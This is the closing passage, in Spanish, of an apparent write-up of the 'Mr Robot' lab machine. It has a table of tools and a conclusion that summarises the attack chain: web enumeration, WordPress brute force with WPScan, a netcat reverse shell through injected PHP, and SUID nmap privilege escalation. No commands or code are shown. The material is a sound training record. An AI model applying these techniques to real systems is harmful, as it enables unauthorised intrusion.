Gobuster	Fuzzing de directorios web
WPScan	Ataque de fuerza bruta a WordPress
netcat (nc)	Establecimiento de reverse shell
find	Búsqueda de binarios SUID

Conclusión

La resolución de la máquina MR Robot me ha permitido poner en práctica técnicas fundamentales de ciberseguridad ofensiva:

- Enumeración web para descubrir recursos ocultos ('robots.txt', 'fsociety.dic')
- Ataque de fuerza bruta con WPScan para obtener credenciales
- Reverse Shell mediante inyección de código PHP en WordPress
- Escalada de privilegios aprovechando binarios SUID vulnerables (nmap 3.81)